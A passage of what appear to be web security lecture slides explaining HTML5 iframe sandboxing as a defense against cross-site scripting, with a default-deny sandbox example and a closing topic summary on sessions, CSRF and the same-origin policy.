script src='amazing.js'></script>
button id='amazing'>Am I amazing?<
```

Allowed

XSS Defenses: Better Privilege Separation & Sandboxing



Client-side code

Privilege Separation in HTML5 Applications

XSS Defenses: HTML5 Iframe Sandbox

- Begin by removing all permissions possible:
  - An empty sandbox attribute (`<iframe sandbox src="..."> </iframe>`): iframe has a *unique* origin and will be *fully* sandboxed (no scripts, no forms, …)
- Turn individual capabilities back by adding specific flags to the sandbox's configuration: `allow-forms`, `allow-popups`, `allow-same-origin`, `allow-scripts`, `allow-top-navigation`
- A *default-deny* policy approach

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups allow-
forms"
    src="https://platform.twitter.com/widgets/tweet_button.html"
    style="border: 0; width:130px; height:20px;"></iframe>
```

Refs: https://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/
https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe

Summary

- Web session and cookie
- Session cloning
- Session riding/Cross-site request forgery (CSRF)
- Same-Origin Policy (SOP)
- Cross-site Scripting (XSS) and defense